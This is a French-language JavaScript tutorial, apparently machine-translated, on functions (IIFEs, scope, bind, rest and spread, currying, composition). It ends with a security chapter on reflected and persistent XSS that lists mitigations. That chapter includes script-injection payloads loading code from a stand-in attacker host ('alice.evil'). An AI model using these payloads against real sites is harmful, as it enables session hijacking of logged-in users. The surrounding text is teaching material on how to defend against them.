Parfois, il est utile qu'une fonction anonyme puisse se référer à elle-même. Par exemple, la fonction peut avoir besoin de s'appeler récursivement ou d'ajouter des propriétés à elle-même. Si la fonction est anonyme, cela peut être très difficile car elle nécessite la connaissance de la variable à laquelle la fonction a été affectée. C'est la solution moins qu'idéale:

```
var foo = function(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) foo(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Bad.
```

L'intention ici était que la fonction anonyme appelle elle-même récursivement, mais lorsque la valeur de foo change, vous vous retrouvez avec un bogue potentiellement difficile à suivre.

Au lieu de cela, nous pouvons donner à la fonction anonyme une référence à elle-même en lui donnant un nom privé, comme ceci:

```
var foo = function myself(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) myself(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Whassup?
```

Notez que le nom de la fonction est défini sur lui-même. Le nom n'a pas filtré dans la portée externe:

```
myself(false); // ReferenceError: myself is not defined
```

Cette technique est particulièrement utile lorsque vous utilisez des fonctions anonymes récursives comme paramètres de rappel:

5

```
// Calculate the fibonacci value for each number in an array:
var fib = false,
    result = [1,2,3,4,5,6,7,8].map(
        function fib(n){
            return ( n <= 2 ) ? 1 : fib( n - 1 ) + fib( n - 2 );
        });
// result = [1, 1, 2, 3, 5, 8, 13, 21]
// fib = false (the anonymous function name did not overwrite our fib variable)
```

Expressions de fonction immédiatement invoquées

Parfois, vous ne voulez pas que votre fonction soit accessible / stockée en tant que variable. Vous pouvez créer une expression de fonction appelée immédiatement (IIFE en abrégé). Ce sont essentiellement *des fonctions anonymes auto-exécutables* . Ils ont accès à la portée environnante, mais la fonction elle-même et toutes les variables internes seront inaccessibles de l'extérieur. Une chose importante à noter à propos d'IIFE est que même si vous nommez votre fonction, les fonctions standard ne sont pas hissées comme les fonctions standard sont et ne peuvent pas être appelées par le nom de la fonction avec laquelle elles sont déclarées.

```
(function() {
   alert("I've run - but can't be run again because I'm immediately invoked at runtime,
          leaving behind only the result I generate");
}());
```

Ceci est une autre façon d'écrire l'IIFE. Notez que la parenthèse fermante avant le point-virgule a été déplacée et placée juste après le crochet:

```
(function() {
   alert("This is IIFE too.");
})();
```

Vous pouvez facilement transmettre des paramètres dans un IIFE:

```
(function(message) {
   alert(message);
}("Hello World!"));
```

En outre, vous pouvez renvoyer des valeurs à la portée environnante:

```
var example = (function() {
   return 42;
}());
console.log(example); // => 42
```

Si nécessaire, il est possible de nommer un IIFE. Bien que moins souvent vu, ce modèle présente plusieurs avantages, comme fournir une référence qui peut être utilisée pour une récursivité et rendre le débogage plus simple, car le nom est inclus dans la pile d'appels.

```
(function namedIIFE() {
    throw error; // We can now see the error thrown in 'namedIIFE()'
}());
```

Bien que l’encapsulation d’une fonction entre parenthèses soit la manière la plus courante de désigner le parseur Javascript comme s’attendant à une expression, dans les endroits où une expression est déjà attendue, la notation peut être plus concise:

```
var a = function() { return 42 }();
console.log(a)  // => 42
```

Version flèche de la fonction immédiatement invoquée:

6

```
(() => console.log("Hello!"))(); // => Hello!
```

Détermination de la fonction

Lorsque vous définissez une fonction, elle crée une *portée* .

Tout ce qui est défini dans la fonction n'est pas accessible par code en dehors de la fonction. Seul le code de cette étendue peut voir les entités définies dans la portée.

```
function foo() {
  var a = 'hello';
  console.log(a);  // => 'hello'
}

console.log(a);  // reference error
```

Les fonctions imbriquées sont possibles en JavaScript et les mêmes règles s'appliquent.

```
function foo() {
  var a = 'hello';

  function bar() {
    var b = 'world';
    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
  }

  console.log(a);  // => 'hello'
  console.log(b);  // reference error
}

console.log(a);  // reference error
console.log(b);  // reference error
```

Lorsque JavaScript tente de résoudre une référence ou une variable, il commence à le rechercher dans la portée actuelle. Si elle ne parvient pas à trouver cette déclaration dans le champ d’application actuel, elle l’accède à un objectif. Ce processus se répète jusqu'à ce que la déclaration ait été trouvée. Si l'analyseur JavaScript atteint la portée globale et ne parvient toujours pas à trouver la référence, une erreur de référence sera générée.

```
var a = 'hello';

function foo() {
  var b = 'world';

  function bar() {
    var c = '!!';

    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
    console.log(c);  // => '!!'
    console.log(d);  // reference error
  }
}
```

Ce comportement d'escalade peut également signifier qu'une référence peut "ombrer" une référence nommée de la même manière dans la portée externe depuis sa première apparition.

```
var a = 'hello';

function foo() {
  var a = 'world';

  function bar() {
    console.log(a);  // => 'world'
  }
}
```

6

La façon dont JavaScript résout la portée s'applique également au mot clé `const` . Déclarer une variable avec le mot-clé `const` implique que vous n'êtes pas autorisé à réaffecter la valeur, mais la déclarer dans une fonction créera une nouvelle étendue et avec cela une nouvelle variable.

```
function foo() {
  const a = true;

  function bar() {
    const a = false;  // different variable
    console.log(a);   // false
  }

  const a = false;    // SyntaxError
  a = false;          // TypeError
  console.log(a);     // true
}
```

Cependant, les fonctions ne sont pas les seuls blocs qui créent une étendue (si vous utilisez `let` ou `const`). `let` déclarations `let` et `const` ont une portée de l'instruction de bloc la plus proche. Voir

ici pour une description plus détaillée.

Liaison `this` et arguments

5.1

Lorsque vous faites référence à une méthode (une propriété qui est une fonction) dans JavaScript, elle ne se souvient généralement pas de l'objet auquel elle était initialement attachée. Si la méthode a besoin de se référer à cet objet que `this` ne sera pas en mesure, et l' appelant sera probablement causer un accident.

Vous pouvez utiliser la méthode `.bind()` sur une fonction pour créer un wrapper qui inclut la valeur de `this` et un nombre quelconque d'arguments principaux.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Lorsqu'ils ne sont pas en mode strict, une fonction utilise l'objet global (`window` dans le navigateur) comme `this` , à moins que la fonction est appelée comme méthode, liée, ou appelée avec la méthode `.call` syntaxe.

```
window.x = 12;

function example() {
  return this.x;
}

console.log(example()); // 12
```

En mode strict, `this` n'est `undefined` par défaut

```
window.x = 12;
```

```
function example() {
  "use strict";
  return this.x;
}

console.log(example()); // Uncaught TypeError: Cannot read property 'x' of undefined(…)
```

7

Opérateur de liaison

L' **opérateur de liaison à** deux points doubles peut être utilisé comme syntaxe abrégée pour le concept expliqué ci-dessus:

```
var log = console.log.bind(console); // long version
const log = ::console.log; // short version

foo.bar.call(foo); // long version
foo::bar(); // short version

foo.bar.call(foo, arg1, arg2, arg3); // long version
foo::bar(arg1, arg2, arg3); // short version

foo.bar.apply(foo, args); // long version
foo::bar(...args); // short version
```

Cette syntaxe vous permet d'écrire normalement, sans se soucier de lier `this` partout.

Liaison des fonctions de la console aux variables

```
var log = console.log.bind(console);
```

Usage:

```
log('one', '2', 3, [4], {5: 5});
```

Sortie:

```
one 2 3 [4] Object {5: 5}
```

Pourquoi ferais-tu ça?

Un cas d'utilisation peut être lorsque vous avez un enregistreur personnalisé et que vous souhaitez décider quel environnement utiliser.

```
var logger = require('appLogger');

var log = logToServer ? logger.log : console.log.bind(console);
```

Fonction Arguments, objet "arguments", paramètres de repos et de propagation

Les fonctions peuvent prendre des entrées sous la forme de variables pouvant être utilisées et assignées dans leur propre domaine. La fonction suivante prend deux valeurs numériques et renvoie leur somme:

```
function addition (argument1, argument2){
    return argument1 + argument2;
}

console.log(addition(2, 3)); // -> 5
```

objet `arguments`

L'objet `arguments` contient tous les paramètres de la fonction qui contiennent une valeur autre que celle par défaut . Il peut également être utilisé même si les paramètres ne sont pas explicitement déclarés:

```
(function() { console.log(arguments) })(0,'str', [2,{3}]) // -> [0, "str", Array[2]]
```

Bien que lors de l'impression d' `arguments` la sortie ressemble à un tableau, c'est en fait un objet:

```
(function() { console.log(typeof arguments) })(); // -> object
```

Paramètres de repos: `function (...parm) {}`

Dans ES6, la `...` syntaxe lorsqu'elle est utilisée dans la déclaration des paramètres d'une fonction transforme la variable à son droit en un seul objet contenant tous les autres paramètres fournis après ceux déclarés. Cela permet à la fonction d'être invoquée avec un nombre illimité d'arguments, qui feront partie de cette variable:

```
(function(a, ...b){console.log(typeof b+': '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});
// -> object: 123
```

Paramètres de propagation: `function_name(...varb);`

Dans ES6, la syntaxe `...` peut également être utilisée lors de l'appel d'une fonction en plaçant un objet / variable à sa droite. Cela permet aux éléments de cet objet d'être passés dans cette fonction en un seul objet:

```
let nums = [2,42,-1];
console.log(...['a','b','c'], Math.max(...nums)); // -> a b c 42
```

Fonctions nommées

Les fonctions peuvent être nommées ou non nommées (fonctions anonymes):

```
var namedSum = function sum (a, b) { // named
    return a + b;
}

var anonSum = function (a, b) { // anonymous
    return a + b;
}

namedSum(1, 3);
anonSum(1, 3);
```

> 4
> 4

Mais leurs noms sont privés à leur propre portée:

```
var sumTwoNumbers = function sum (a, b) {
    return a + b;
}

sum(1, 3);
```

> Uncaught ReferenceError: la somme n'est pas définie

Les fonctions nommées diffèrent des fonctions anonymes dans plusieurs scénarios:

- Lorsque vous déboguez, le nom de la fonction apparaîtra dans la trace d'erreur / pile
- Les fonctions nommées sont hissées alors que les fonctions anonymes ne sont pas
- Les fonctions nommées et les fonctions anonymes se comportent différemment lors de la gestion de la récursivité
- Selon la version ECMAScript, les fonctions nommées et anonymes peuvent traiter différemment la propriété du `name` fonction

---

Les fonctions nommées sont hissées

Lors de l'utilisation d'une fonction anonyme, la fonction ne peut être appelée qu'après la ligne de déclaration, alors qu'une fonction nommée peut être appelée avant la déclaration. Considérer

```
foo();
var foo = function () { // using an anonymous function
    console.log('bar');
}
```

UnCaught TypeError: foo n'est pas une fonction

```
foo();
function foo () { // using a named function
    console.log('bar');
}
```

bar

Fonctions nommées dans un scénario récursif

Une fonction récursive peut être définie comme:

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

//you could call 'say' directly,
//but this way just illustrates the example
var sayHelloTimes = say;

sayHelloTimes(2);
```

salut!
salut!

Que se passe-t-il si quelque part dans votre code la liaison de la fonction d'origine est redéfinie?

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

salut!
UnCaught TypeError: say n'est pas une fonction

Cela peut être résolu en utilisant une fonction nommée

```
// The outer variable can even have the same name as the function
// as they are contained in different scopes
```

```
var say = function say (times) {
    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it uses the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

> salut!
> salut!

Et en prime, la fonction nommée ne peut pas être définie sur `undefined` , même depuis l'intérieur:

```
var say = function say (times) {
    // this does nothing
    say = undefined;

    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it's using the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

> salut!
> salut!

La propriété `name` des fonctions

Avant ES6, les fonctions nommées avaient leurs `name` propriétés définies à leurs noms de fonctions, et les fonctions anonymes avaient leur `name` propriétés sont définies sur la chaîne vide.

5

```
var foo = function () {}
console.log(foo.name); // outputs ''

function foo () {}
console.log(foo.name); // outputs 'foo'
```

Post ES6, les fonctions nommées et non nommées définissent toutes les deux leurs propriétés de `name` :

6

```
var foo = function () {}
console.log(foo.name); // outputs 'foo'

function foo () {}
console.log(foo.name); // outputs 'foo'

var foo = function bar () {}
console.log(foo.name); // outputs 'bar'
```

Fonction récursive

Une fonction récursive est simplement une fonction, qui s'appellerait elle-même.

```
function factorial (n) {
    if (n <= 1) {
        return 1;
    }

    return n * factorial(n - 1);
}
```

La fonction ci-dessus montre un exemple de base sur la façon d'effectuer une fonction récursive pour renvoyer une factorielle.

Un autre exemple serait de récupérer la somme des nombres pairs dans un tableau.

```
function countEvenNumbers (arr) {
    // Sentinel value.  Recursion stops on empty array.
    if (arr.length < 1) {
        return 0;
    }
    // The shift() method removes the first element from an array
    // and returns that element. This method changes the length of the array.
    var value = arr.shift();

    // `value % 2 === 0` tests if the number is even or odd
    // If it's even we add one to the result of counting the remainder of
    // the array.  If it's odd, we add zero to it.
    return ((value % 2 === 0) ? 1 : 0) + countEvens(arr);
}
```

Il est important que ces fonctions effectuent une sorte de vérification de la valeur sentinelle pour éviter les boucles infinies. Dans le premier exemple ci-dessus, lorsque `n` est inférieur ou égal à 1, la récursivité s'arrête, permettant au résultat de chaque appel de renvoyer la pile d'appels.

Currying

Le curry est la transformation d'une fonction de `n` arité ou d'arguments en une suite de `n` fonctions ne prenant qu'un seul argument.

Cas d'utilisation: Lorsque les valeurs de certains arguments sont disponibles avant les autres, vous pouvez utiliser le currying pour décomposer une fonction en une série de fonctions qui complètent le travail par étapes, à mesure que chaque valeur arrive. Cela peut être utile:

- Lorsque la valeur d'un argument ne change presque jamais (par exemple, un facteur de conversion), vous devez conserver la flexibilité de définir cette valeur (plutôt que de la coder en tant que constante).
- Lorsque le résultat d'une fonction curry est utile avant que les autres fonctions curry aient été exécutées.
- Valider l'arrivée des fonctions dans une séquence spécifique.

Par exemple, le volume d'un prisme rectangulaire peut s'expliquer par une fonction de trois facteurs: longueur (`l`), largeur (`w`) et hauteur (`h`):

```
var prism = function(l, w, h) {
    return l * w * h;
}
```

Une version curry de cette fonction ressemblerait à ceci:

```
function prism(l) {
    return function(w) {
        return function(h) {
            return l * w * h;
        }
    }
}
```

6

```
// alternatively, with concise ECMAScript 6+ syntax:
var prism = l => w => h => l * w * h;
```

Vous pouvez appeler ces séquences de fonctions avec le `prism(2)(3)(5)` , qui doit être évalué à 30.

En l'absence de machines supplémentaires (comme avec les bibliothèques), le curry a une flexibilité syntaxique limitée en JavaScript (ES 5/6) en raison de l'absence de valeurs de substitution; Ainsi, alors que vous pouvez utiliser `var a = prism(2)(3)` pour créer une fonction partiellement appliquée , vous ne pouvez pas utiliser le `prism()(3)(5)` .

Utilisation de la déclaration de retour

L'instruction return peut être un moyen utile de créer une sortie pour une fonction. L'instruction return est particulièrement utile si vous ne savez pas dans quel contexte la fonction sera utilisée.

```
//An example function that will take a string as input and return
```

```
//the first character of the string.

function firstChar (stringIn){
    return stringIn.charAt(0);
}
```

Maintenant, pour utiliser cette fonction, vous devez la placer à la place d'une variable ailleurs dans votre code:

Utiliser la fonction result comme argument pour une autre fonction:

```
console.log(firstChar("Hello world"));
```

La sortie de la console sera:

```
> H
```

La déclaration de retour termine la fonction

Si nous modifions la fonction au début, nous pouvons démontrer que l'instruction return termine la fonction.

```
function firstChar (stringIn){
    console.log("The first action of the first char function");
    return stringIn.charAt(0);
    console.log("The last action of the first char function");
}
```

Exécuter cette fonction comme ça ressemblera à ceci:

```
console.log(firstChar("JS"));
```

Sortie de la console:

```
> The first action of the first char function
> J
```

Il n'imprimera pas le message après la déclaration de retour, car la fonction est maintenant terminée.

Déclaration renvoyant sur plusieurs lignes:

En JavaScript, vous pouvez normalement diviser une ligne de code en plusieurs lignes à des fins de lisibilité ou d'organisation. Ceci est valide JavaScript:

```
var
    name = "bob",
    age = 18;
```

Lorsque JavaScript voit une instruction incomplète comme `var` il regarde la ligne suivante pour se

compléter. Cependant, si vous faites la même erreur avec la déclaration de `return` , vous n'obtiendrez pas ce que vous attendiez.

```
return
    "Hi, my name is "+ name + ". " +
    "I'm "+ age + " years old.";
```

Ce code retournera `undefined` car `return` en lui-même est une instruction complète en Javascript, il ne se tournera donc pas vers la ligne suivante pour se compléter. Si vous devez diviser une déclaration de `return` en plusieurs lignes, mettez une valeur à renvoyer avant de la diviser, comme cela.

```
return "Hi, my name is " + name + ". " +
    "I'm " + age + " years old.";
```

Passer des arguments par référence ou valeur

En JavaScript, tous les arguments sont passés par valeur. Lorsqu'une fonction assigne une nouvelle valeur à une variable d'argument, cette modification ne sera pas visible pour l'appelant:

```
var obj = {a: 2};
function myfunc(arg){
    arg = {a: 5}; // Note the assignment is to the parameter variable itself
}
myfunc(obj);
console.log(obj.a); // 2
```

Cependant, les modifications apportées aux propriétés (imbriquées) *de* tels arguments seront visibles par l'appelant:

```
var obj = {a: 2};
function myfunc(arg){
    arg.a = 5; // assignment to a property of the argument
}
myfunc(obj);
console.log(obj.a); // 5
```

Cela peut être considéré comme un *appel par référence:* même si une fonction ne peut pas changer l'objet de l'appelant en attribuant une nouvelle valeur à lui, il pourrait *muter* l'objet de l'appelant.

Comme les arguments de valeur primitive, tels que les nombres ou les chaînes de caractères, sont immuables, il est impossible pour une fonction de les muter:

```
var s = 'say';
function myfunc(arg){
    arg += ' hello'; // assignment to the parameter variable itself
}
myfunc(s);
console.log(s); // 'say'
```

Lorsqu'une fonction veut modifier un objet passé en argument, mais ne veut pas réellement modifier l'objet de l'appelant, la variable d'argument doit être réaffectée:

6

```
var obj = {a: 2, b: 3};
function myfunc(arg){
    arg = Object.assign({}, arg); // assignment to argument variable, shallow copy
    arg.a = 5;
}
myfunc(obj);
console.log(obj.a); // 2
```

En guise d'alternative à la mutation sur place d'un argument, les fonctions peuvent créer une nouvelle valeur, basée sur l'argument, et la renvoyer. L'appelant peut alors l'affecter, même à la variable d'origine transmise en argument:

```
var a = 2;
function myfunc(arg){
    arg++;
    return arg;
}
a = myfunc(a);
console.log(obj.a); // 3
```

Appeler et appliquer

Les fonctions ont deux méthodes intégrées qui permettent au programmeur de fournir des arguments et la `this` différemment variable: `call` et `apply` .

Ceci est utile car les fonctions qui fonctionnent sur un objet (l'objet dont elles sont la propriété) peuvent être réutilisées pour fonctionner sur un autre objet compatible. De plus, des arguments peuvent être donnés en une seule fois sous forme de tableaux, de la même manière que l'opérateur de propagation (`...`) dans ES6.

```
let obj = {
    a: 1,
    b: 2,
    set: function (a, b) {
        this.a = a;
        this.b = b;
    }
};

obj.set(3, 7); // normal syntax
obj.set.call(obj, 3, 7); // equivalent to the above
obj.set.apply(obj, [3, 7]); // equivalent to the above; note that an array is used

console.log(obj); // prints { a: 3, b: 5 }

let myObj = {};
myObj.set(5, 4); // fails; myObj has no `set` property
obj.set.call(myObj, 5, 4); // success; `this` in set() is re-routed to myObj instead of obj
obj.set.apply(myObj, [5, 4]); // same as above; note the array
```

```
console.log(myObj); // prints { a: 3, b: 5 }
```

5

ECMAScript 5 a introduit une autre méthode appelée **`bind()`** en plus de `call()` et `apply()` pour définir explicitement **`this`** valeur de la fonction sur un objet spécifique.

Il se comporte différemment des deux autres. Le premier argument de `bind()` est la valeur `this` pour la nouvelle fonction. Tous les autres arguments représentent des paramètres nommés qui doivent être définis de manière permanente dans la nouvelle fonction.

```
function showName(label) {
    console.log(label + ":" + this.name);
}
var student1 = {
     name: "Ravi"
};
var student2 = {
     name: "Vinod"
};

// create a function just for student1
var showNameStudent1 = showName.bind(student1);
showNameStudent1("student1"); // outputs "student1:Ravi"

// create a function just for student2
var showNameStudent2 = showName.bind(student2, "student2");
showNameStudent2(); // outputs "student2:Vinod"

// attaching a method to an object doesn't change `this` value of that method.
student2.sayName = showNameStudent1;
student2.sayName("student2"); // outputs "student2:Ravi"
```

Paramètres par défaut

Avant ECMAScript 2015 (ES6), la valeur par défaut d'un paramètre pouvait être affectée de la manière suivante:

```
function printMsg(msg) {
  msg = typeof msg !== 'undefined' ? // if a value was provided
        msg :                        // then, use that value in the reassignemnt
        'Default value for msg.';    // else, assign a default value
  console.log(msg);
}
```

ES6 a fourni une nouvelle syntaxe où la condition et la réaffectation décrites ci-dessus ne sont plus nécessaires:

6

```
function printMsg(msg='Default value for msg.') {
    console.log(msg);
}
```

```
printMsg(); // -> "Default value for msg."
printMsg(undefined); // -> "Default value for msg."
printMsg('Now my msg in different!'); // -> "Now my msg in different!"
```

Cela montre également que si un paramètre est manquant lorsque la fonction est appelée, sa valeur reste `undefined` , comme cela peut être confirmé en le fournissant explicitement dans l'exemple suivant (en utilisant une fonction de flèche):

6

```
let param_check = (p = 'str') => console.log(p + ' is of type: ' + typeof p);

param_check(); // -> "str is of type: string"
param_check(undefined); // -> "str is of type: string"

param_check(1); // -> "1 is of type: number"
param_check(this); // -> "[object Window] is of type: object"
```

Fonctions / variables en tant que valeurs par défaut et paramètres de réutilisation

Les valeurs des paramètres par défaut ne sont pas limitées aux nombres, aux chaînes ou aux objets simples. Une fonction peut également être définie comme valeur par défaut `callback = function(){}` :

6

```
function foo(callback = function(){ console.log('default'); }) {
    callback();
}

foo(function (){
    console.log('custom');
});
// custom

foo();
//default
```

Certaines caractéristiques des opérations peuvent être effectuées via les valeurs par défaut:

- Un paramètre précédemment déclaré peut être réutilisé comme valeur par défaut pour les valeurs des paramètres à venir.
- Les opérations en ligne sont autorisées lors de l'attribution d'une valeur par défaut à un paramètre.
- Les variables existant dans la même portée de la fonction en cours de déclaration peuvent être utilisées dans ses valeurs par défaut.
- Les fonctions peuvent être appelées afin de fournir leur valeur de retour dans une valeur par défaut.

6

```
let zero = 0;
function multiply(x) { return x * 2;}

function add(a = 1 + zero, b = a, c = b + a, d = multiply(c)) {
    console.log((a + b + c), d);
}

add(1);                // 4, 4
add(3);                // 12, 12
add(2, 7);             // 18, 18
add(1, 2, 5);          // 8, 10
add(1, 2, 5, 10);      // 8, 20
```

Réutiliser la valeur de retour de la fonction dans la valeur par défaut d'un nouvel appel:

6

```
let array = [1]; // meaningless: this will be overshadowed in the function's scope
function add(value, array = []) {
  array.push(value);
  return array;
}
add(5);         // [5]
add(6);         // [6], not [5, 6]
add(6, add(5)); // [5, 6]
```

valeur et longueur des `arguments` en l'absence de paramètres dans l'invocation

L' objet tableau `arguments` conserve uniquement les paramètres dont les valeurs ne sont pas par défaut, c'est-à-dire celles qui sont explicitement fournies lors de l'appel de la fonction:

6

```
function foo(a = 1, b = a + 1) {
    console.info(arguments.length, arguments);
    console.log(a,b);
}

foo();        // info: 0 >> []     | log: 1, 2
foo(4);       // info: 1 >> [4]    | log: 4, 5
foo(5, 6);    // info: 2 >> [5, 6] | log: 5, 6
```

Fonctions avec un nombre inconnu d'arguments (fonctions variadiques)

Pour créer une fonction qui accepte un nombre indéterminé d'arguments, il existe deux méthodes en fonction de votre environnement.

5

Chaque fois qu'une fonction est appelée, elle a un tableau comme arguments objet dans son champ d' application, contenant tous les arguments passés à la fonction. Indexer ou itérer sur ceci donnera accès aux arguments, par exemple

```
function logSomeThings() {
    for (var i = 0; i < arguments.length; ++i) {
        console.log(arguments[i]);
    }
}

logSomeThings('hello', 'world');
// logs "hello"
// logs "world"
```

Notez que vous pouvez convertir des `arguments` en un tableau réel si besoin est; voir: Conversion d'objets de type tableau en tableaux

6

A partir de l'ES6, la fonction peut être déclarée avec son dernier paramètre en utilisant l' opérateur de repos (...). Cela crée un tableau contenant les arguments à partir de ce point

```
function personLogsSomeThings(person, ...msg) {
   msg.forEach(arg => {
       console.log(person, 'says', arg);
   });
}

personLogsSomeThings('John', 'hello', 'world');
// logs "John says hello"
// logs "John says world"
```

Les fonctions peuvent également être appelées de manière similaire, la syntaxe de propagation

```
const logArguments = (...args) => console.log(args)
const list = [1, 2, 3]

logArguments('a', 'b', 'c', ...list)
// output: Array [ "a", "b", "c", 1, 2, 3 ]
```

Cette syntaxe peut être utilisée pour insérer un nombre arbitraire d'arguments dans n'importe quelle position et peut être utilisée avec n'importe quelle itération (`apply` n'accepte que les objets de type tableau).

```
const logArguments = (...args) => console.log(args)
function* generateNumbers() {
  yield 6
  yield 5
  yield 4
}

logArguments('a', ...generateNumbers(), ...'pqr', 'b')
// output: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]
```

Récupère le nom d'un objet fonction

6

ES6 :

```
myFunction.name
```

Explication sur MDN . À partir de 2015, fonctionne dans nodejs et tous les principaux navigateurs sauf IE.

5

ES5 :

Si vous avez une référence à la fonction, vous pouvez faire:

```
function functionName( func )
{
    // Match:
    // - ^          the beginning of the string
    // - function   the word 'function'
    // - \s+        at least some white space
    // - ([\w\$]+)  capture one or more valid JavaScript identifier characters
    // - \(         followed by an opening brace
    //
    var result = /^function\s+([\w\$]+)\(/.exec( func.toString() )

    return result ? result[1] : ''
}
```

Application partielle

Semblable au currying, une application partielle est utilisée pour réduire le nombre d'arguments transmis à une fonction. Contrairement au curry, le nombre n’a pas besoin d’être réduit.

Exemple:

Cette fonction ...

```
function multiplyThenAdd(a, b, c) {
    return a * b + c;
}
```

... peut être utilisé pour créer une autre fonction qui se multiplie toujours par 2, puis ajoute 10 à la valeur passée;

```
function reversedMultiplyThenAdd(c, b, a) {
    return a * b + c;
}
```

```
function factory(b, c) {
    return reversedMultiplyThenAdd.bind(null, c, b);
}

var multiplyTwoThenAddTen = factory(2, 10);
multiplyTwoThenAddTen(10); // 30
```

La partie "application" de l'application partielle signifie simplement la fixation des paramètres d'une fonction.

Composition de la fonction

Composer des fonctions multiples en une seule est une pratique courante de programmation fonctionnelle;

composition fait un pipeline à travers lequel nos données vont transiter et être modifiées simplement en travaillant sur la composition de la fonction (tout comme pour prendre des morceaux d'une piste ensemble) ...

vous commencez avec des fonctions à responsabilité unique:

6

```
const capitalize = x => x.replace(/^\w/, m => m.toUpperCase());
const sign = x => x + ',\nmade with love';
```

et créer facilement une piste de transformation:

6

```
const formatText = compose(capitalize, sign);

formatText('this is an example')
//This is an example,
//made with love
```

NB La composition est obtenue grâce à une fonction d'utilité généralement appelée `compose` comme dans notre exemple.

L'implémentation de `compose` est présente dans de nombreuses bibliothèques d'utilitaires JavaScript (lodash , rambda , etc.) mais vous pouvez aussi commencer par une implémentation simple telle que:

6

```
const compose = (...funs) =>
  x =>
  funs.reduce((ac, f) => f(ac), x);
```

Lire Les fonctions en ligne: https://riptutorial.com/fr/javascript/topic/186/les-fonctions

Chapitre 65: Les problèmes de sécurité

Introduction

Ceci est une collection de problèmes de sécurité JavaScript courants, tels que XSS et injection eval. Cette collection contient également comment atténuer ces problèmes de sécurité.

Examples

Script intersite réfléchi (XSS)

Disons que Joe possède un site Web qui vous permet de vous connecter, de voir des vidéos de chiots et de les enregistrer sur votre compte.

Lorsqu'un utilisateur effectue une recherche sur ce site Web, il est redirigé vers `https://example.com/search?q=brown+puppies` .

Si la recherche d'un utilisateur ne correspond à rien, il voit un message du type:

> Votre recherche (**chiots bruns**) ne correspondait à rien. Réessayer.

Sur le backend, ce message est affiché comme ceci:

```
if(!searchResults){
    webPage += "<div>Your search (<b>" + searchQuery + "</b>), didn't match anything. Try
again.";
}
```

Cependant, lorsque Alice recherche des en- `<h1>headings</h1>` , elle récupère ceci:

> Votre recherche (
>
> # rubriques
>
>) ne correspond à rien. Réessayer.


HTML brut:

```
Your search (<b><h1>headings</h1></b>) didn't match anything. Try again.
```

Que Alice recherche `<script>alert(1)</script>` , elle voit:

> Votre recherche () ne correspond à rien. Réessayer.

Et:



Que Alice recherche `<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies` , `<script src = "https://alice.evil/puppy_xss.js></script>really cute puppies` , et copie le lien dans sa barre d'adresse, puis envoie des e-mails à Bob:

> Bob,
>
> Quand je recherche des chiots mignons , rien ne se passe!

Que Alice réussisse à faire exécuter son script par Bob alors que Bob est connecté à son compte.

Atténuation:

1. Échapez tous les crochets dans les recherches avant de renvoyer le terme de recherche lorsque aucun résultat n'est trouvé.
2. Ne renvoyez pas le terme de recherche lorsque aucun résultat n'est trouvé.
3. **Ajouter une stratégie de sécurité du contenu qui refuse de charger le contenu actif d'autres domaines**

Script intersite persistant (XSS)

Disons que Bob possède un site Web social qui permet aux utilisateurs de personnaliser leurs profils.

Alice se rend sur le site Web de Bob, crée un compte et accède aux paramètres de son profil. Elle définit sa description de profil en fait, `I'm actually too lazy to write something here.`

Lorsque ses amis voient son profil, ce code est exécuté sur le serveur:

```
if(viewedPerson.profile.description){
    page += "<div>" + viewedPerson.profile.description + "</div>";
}else{
    page += "<div>This person doesn't have a profile description.</div>";
}
```

Résultat dans ce HTML:

```
<div>I'm actually too lazy to write something here.</div>
```

Que Alice définit sa description de profil sur `<b>I like HTML</b>` . Quand elle visite son profil, au lieu de voir

<b> J'aime le HTML </ b>

elle voit

J'aime le HTML

Puis Alice définit son profil pour

```
<script src = "https://alice.evil/profile_xss.js"></script>I'm actually too lazy to write
something here.
```

Chaque fois que quelqu'un visite son profil, le script d'Alice est exécuté sur le site Web de Bob alors que son compte est ouvert.

Atténuation

1. Suppression des crochets dans les descriptions de profil, etc.
